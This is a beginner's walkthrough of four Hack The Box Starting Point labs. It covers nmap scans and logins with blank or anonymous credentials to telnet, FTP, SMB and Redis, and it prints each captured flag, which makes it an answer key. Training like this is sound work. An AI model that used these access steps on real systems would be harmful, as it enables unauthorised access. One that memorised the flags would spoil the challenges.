




Eric Mwenda


## HTB GETTING STARTED

### TIER 0

Lets begin:-



First is to connect to the HTB vpn on my virtual machine.



DONE:

## Meow



## Task 1

What does the acronym VM stand for? Virtual Machine

## Task 2

What tool do we use to interact with the operating system in order to issue commands via the command line, such as the one to start our VPN connection? It's also known as a console or shell.

## Terminal

## Task 3

What service do we use to form our VPN connection into HTB labs? openvpn

## Task 4

What tool do we use to test our connection to the target with an ICMP echo request? Ping

## Task 5

What is the name of the most common tool for finding open ports on a target? Nmap

## Task 6

What service do we identify on port 23/tcp during our scans? Telnet

From the nmap scan I was able to see port 23/tcp used service telnet.

```
(coderic@kali)~[/Downloads/htb]
$ sudo su
[sudo] password for coderic:
(root@kali)~[/home/coderic/Downloads/htb]
# nmap -sCV 10.129.91.153
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-07 15:39 EAT
Nmap scan report for 10.129.91.153
Host is up (0.26s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.20 seconds

(root@kali)~[/home/coderic/Downloads/htb]
#
```

## Task 7

What username is able to log into the target over telnet with a blank password? Root

At first I tried a few login details such as admin and administrator with no luck, but latter I tried root and login went through.

```
(root@kali)~[/home/coderic/Downloads/htb]
# telnet 10.129.91.153
Trying 10.129.91.153...
Connected to 10.129.91.153.
Escape character is '^]'.

Hack the Box

Meow login: root
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information as of Wed 07 Feb 2024 12:44:26 PM UTC

System load:      0.09
Usage of /:       41.7% of 7.75GB
Memory usage:     4%
Swap usage:       0%
Processes:        136
Users logged in:  0
IPv4 address for eth0: 10.129.91.153
IPv6 address for eth0: dead:beef::250:56ff:feb0:1099
```

## Submit Flag

Submit root flag **b40abdfе23665f766f9c61ecba8a4c19**

All I had to do after login was run command `ls` which showed the availability of a `flag.txt` that I was able to `cat` and read the file contents.

```
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
  
Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0  
root@Meow:~# ls  
flag.txt  snap  
root@Meow:~# cat flag.txt  
b40abdfе23665f766f9c61ecba8a4c19  
root@Meow:~#
```

## Fawn



## My target IP is:-

CONNECT

To attack the target machine, you must be on the same network.  
Connect to the Starting Point VPN using one of the following options.

It may take a minute for HTB to recognize your connection.  
If you don't see an update after 2-3 minutes, refresh the page.

● ONLINE

TARGET MACHINE IP ADDRESS

**10.129.54.210**

Read the [walkthrough](#) provided, to get a detailed guide on how to pwn this machine.

First thing I did was to carry out an nmap scan

```
New Tab Split View Copy Paste Find
(coderic@kali)-[~/Downloads/htb]
$ sudo su
[sudo] password for coderic:
(coderic@kali)-[~/Downloads/htb]
# nmap -sCV 10.129.54.210
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-07 15:53 EAT
Nmap scan report for 10.129.54.210
Host is up (0.25s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.10.15.24
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_--rw-r--r--  1 0      0      32 Jun 04  2021 flag.txt
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.91 seconds

(coderic@kali)-[~/Downloads/htb]
#
```

### Task 1

What does the 3-letter acronym FTP stand for? **File Transfer Protocol**

File transfer protocol (FTP) is a way to download, upload, and transfer files from one location to another on the Internet and between computer systems. FTP enables the transfer of files back and forth between computers or through the cloud. Users require an Internet connection in order to execute FTP transfers.

### Task 2

Which port does the FTP service listen on usually? **Port 21**

### Task 3

What acronym is used for the secure version of FTP? **SFTP**

### Task 4

What is the command we can use to send an ICMP echo request to test our connection to the target **ping**

### Task 5

From your scans, what version is FTP running on the target? **vsftpd 3.0.3**

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
```

## Task 6

From your scans, what OS type is running on the target? Unix

```
Service Info: OS: Unix
```

## Task 7

What is the command we need to run in order to display the 'ftp' client help menu? Ftp -h

```
(root@kali)-[/home/coderic/Downloads/htb]
# ftp -h
ftp: invalid option -- 'h'
usage: ftp [-46AaefginpRtVv] [-N NETRC] [-o OUTPUT] [-P PORT] [-q QUITTIME]
        [-r RETRY] [-s SRCADDR] [-T DIR,MAX[,INC]] [-x XFERSIZE]
        [[USER@]HOST [PORT]]
        [[USER@]HOST:[PATH][/] ]
        [file:///PATH]
        [ftp://[USER[:PASSWORD]@]HOST[:PORT]/PATH[/];type=TYPE]]
        [http://[USER[:PASSWORD]@]HOST[:PORT]/PATH]
        [https://[USER[:PASSWORD]@]HOST[:PORT]/PATH] used over FTP when you want to log in
        ...
        ftp -u URL FILE ... without having an account?
```

## Task 8

What is username that is used over FTP when you want to log in without having an account?

Anonymous

```
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r-- 1 0 0 32 Jun 04 2021 flag.txt
```

## Task 9

What is the response code we get for the FTP message 'Login successful'? 230

As shown from our nmap scan we have an advantage to login anonymously to the IP address.

```
(root@kali)-[/home/coderic/Downloads/htb]
# ftp 10.129.54.210
Connected to 10.129.54.210.
220 (vsFTPD 3.0.3)
Name (10.129.54.210:coderic): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```



## Task 10

There are a couple of commands we can use to list the files and directories available on the FTP server. One is `dir`. What is the other that is a common way to list files on a Linux system. `ls`

## Task 11

What is the command used to download the file we found on the FTP server? `get`



## Submit Flag

Submit root flag **035db21c881520061c53e0536e44f815**

What was needed of me is to run command `ls` to list contents available in the ftp server, then download the file `flag.txt` using command `get`.

```
(root@kali)-[/home/coderic/Downloads/htb]
└─$ ftp 10.129.54.210
Connected to 10.129.54.210.
220 (vsFTPd 3.0.3)
Name (10.129.54.210:coderic): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||6069|)
150 Here comes the directory listing.
-rw-r--r--  1 0      0      32 Jun 04  2021 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||40745|)
150 Opening BINARY mode data connection for flag.txt (32 bytes).
100% |*****| 32      8.71 KiB/s   00:00 ETA
226 Transfer complete.
32 bytes received in 00:00 (0.08 KiB/s)
ftp> 
```


After running the `get flag.txt` command, the flag was downloaded in my local VM which was the flag.



## Dancing



## My target IP address is:-



First thing as always having the IP provided, I did a NMAP scan.

```
(root@kali)-[/home/coderic/Downloads/htb]
└─$ nmap -sCV 10.129.179.205
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-07 16:19 EAT
Nmap scan report for 10.129.179.205
Host is up (0.26s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-02-07T17:24:11
|_  start_date: N/A
|_ clock-skew: 3h59m59s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 262.14 seconds

(root@kali)-[/home/coderic/Downloads/htb]
```

## Task 1

What does the 3-letter acronym SMB stand for? Server Message Block

## Task 2



What port does SMB use to operate at? **Port 445**

### **Task 3**

What is the service name for port 445 that came up in our Nmap scan? **microsoft-ds**

```
445/tcp open  microsoft-ds?
```

### **Task 4**

What is the 'flag' or 'switch' that we can use with the smbclient utility to 'list' the available shares on Dancing? **-L**

```
(root@kali)-[/home/coderic/Downloads/htb]
# smbclient -L 10.129.179.205
Password for [WORKGROUP\root]:

  Sharename      Type      Comment
  -----
  ADMIN$         Disk      Remote Admin
  C$             Disk      Default share
  IPC$           IPC       Remote IPC
  WorkShares     Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.179.205 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

### **Task 5**

How many shares are there on Dancing? **4**

### **Task 6**

What is the name of the share we are able to access in the end with a blank password? **WorkShares**

```
(root@kali)-[/home/coderic/Downloads/htb]
# smbclient \\\\10.129.179.205\\workshares
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
```

### **Task 7**

What is the command we can use within the SMB shell to download the files we find? **get**

### **Submit Flag**

Submit root flag **5f61c10dffbc77a704d76016a22f1664**


After login and a few navigation I found a file called flag.txt which was on the James.p directory which I used command get flag.txt to download it to my local VM.

```

smb: \Amy.P\> cd ../
smb: \> ls
.                D          0 Mon Mar 29 11:22:01 2021
..               D          0 Mon Mar 29 11:22:01 2021
Amy.J            D          0 Mon Mar 29 12:08:24 2021
James.P         D          0 Thu Jun 3 11:38:03 2021

5114111 blocks of size 4096. 1750484 blocks available
smb: \> cd James.p
smb: \James.p\> ls
.                D          0 Thu Jun 3 11:38:03 2021
..               D          0 Thu Jun 3 11:38:03 2021
flag.txt        A          32 Mon Mar 29 12:26:57 2021
c
5114111 blocks of size 4096. 1750484 blocks available
smb: \James.p\> get flag.txt
getting file \James.p\flag.txt of size 32 as flag.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \James.p\>

```



```

~/Downloads/htb/flag.txt [Read Only] - Mousepad
File Edit Search View Document Help
1 5f61c10dffbc77a704d76016a22f1664


```

Looking into the flag.txt file I had just downloaded it gave away the flag.

## Redeemer



## My target IP address is:-



## Task 1

Which TCP port is open on the machine? 6379

To solve this first task I need to have first my nmap results but unfortunately my nmap didn't give me reasonable information therefore I used rustscan. Command used:- rustscans -a 10.129.47.181

```

(root@kali)-[/home/coderic/Downloads/htb]
# rustscan -a 10.129.47.181
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.129.47.181:6379
[-] Starting Nmap
[>] The Nmap command to be run is nmap -vvv -p 6379 10.129.47.181

Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-07 16:53 EAT
Initiating Ping Scan at 16:53
Scanning 10.129.47.181 [4 ports]
Completed Ping Scan at 16:53, 0.37s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:53
Completed Parallel DNS resolution of 1 host. at 16:53, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 16:53
Scanning 10.129.47.181 [1 port]
Discovered open port 6379/tcp on 10.129.47.181
Completed SYN Stealth Scan at 16:53, 0.28s elapsed (1 total ports)
Nmap scan report for 10.129.47.181
Host is up, received reset ttl 63 (0.33s latency).
Scanned at 2024-02-07 16:53:37 EAT for 0s

PORT      STATE SERVICE REASON
6379/tcp  open  redis   syn-ack ttl 63

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.84 seconds
Raw packets sent: 5 (196B) | Rcvd: 2 (84B)

```

## Task 2

Which service is running on the port that is open on the machine? **Redis**

What port is 6379 used for?

## Redis server

By default, the **Redis server** runs on TCP Port 6379. If the GE Digital APM server and the Redis server are on same machine, then connections are allowed from the local server. If the GE Digital APM server and the Redis server are on different machines, then Port 6379 must be accessible between the Client and the Server.

## Task 3

What type of database is Redis? **In-memory Database.**

Redis is an **open source (BSD licensed), in-memory data structure store** used as a database, cache, message broker, and streaming engine.



Redis

<https://redis.io/docs/about>

## Introduction to Redis

## Task 4

Which command-line utility is used to interact with the Redis server? Enter the program name you would enter into the terminal without any arguments. **redis-cli**

```
(root@kali)-[/home/coderic/Downloads/htb]
# redis-cli -h 10.129.47.181
10.129.47.181:6379> info
# Server
```

### Task 5

Which flag is used with the Redis command-line utility to specify the hostname? -h

### Task 6

Once connected to a Redis server, which command is used to obtain the information and statistics about the Redis server? info

### Task 7

What is the version of the Redis server being used on the target machine? 5.0.7

```
(root@kali)-[/home/coderic/Downloads/htb]
# redis-cli -h 10.129.47.181
10.129.47.181:6379> info
# Server
redis_version:5.0.7
```

### Task 8

Which command is used to select the desired database in Redis? Select

### Task 9

How many keys are present inside the database with index 0? 4

With the knowledge we use command select to choose the desired database and use command keys \* to display available content on the database, utilizing this tools I was able to get available keys.

```
10.129.47.181:6379> select 0
OK
(1.98s)
10.129.47.181:6379> keys *
1) "stor"
2) "flag"
3) "temp"
4) "numb"
10.129.47.181:6379> 
```

### Task 10

Which command is used to obtain all the keys in a database? keys \*

### Submit Flag

Submit root flag 03e1d2b376c37ab3f5319922053953eb

This was the easiest part of the task, I already know I have a key named flags.txt, using command cat I am able to display the key content which is the flag I was looking for.

```
10.129.47.181:6379> get flag
"03e1d2b376c37ab3f5319922053953eb"
10.129.47.181:6379> 
```

## **Conclusion**

From this section I have been able to connect to an ftp server, smb server and a redis server..

I believe from this four free modules my skills have been improved on connecting to various servers using the terminal. The most interesting area in this module was connection to the redis server using the Command Line, this section has ignited a new desire to learning on the various ways to interact with databases the CLI.

Although I had already attempted this lab, I have also gained some new knowledge I did not harness during the first attempt.

**Thank you.**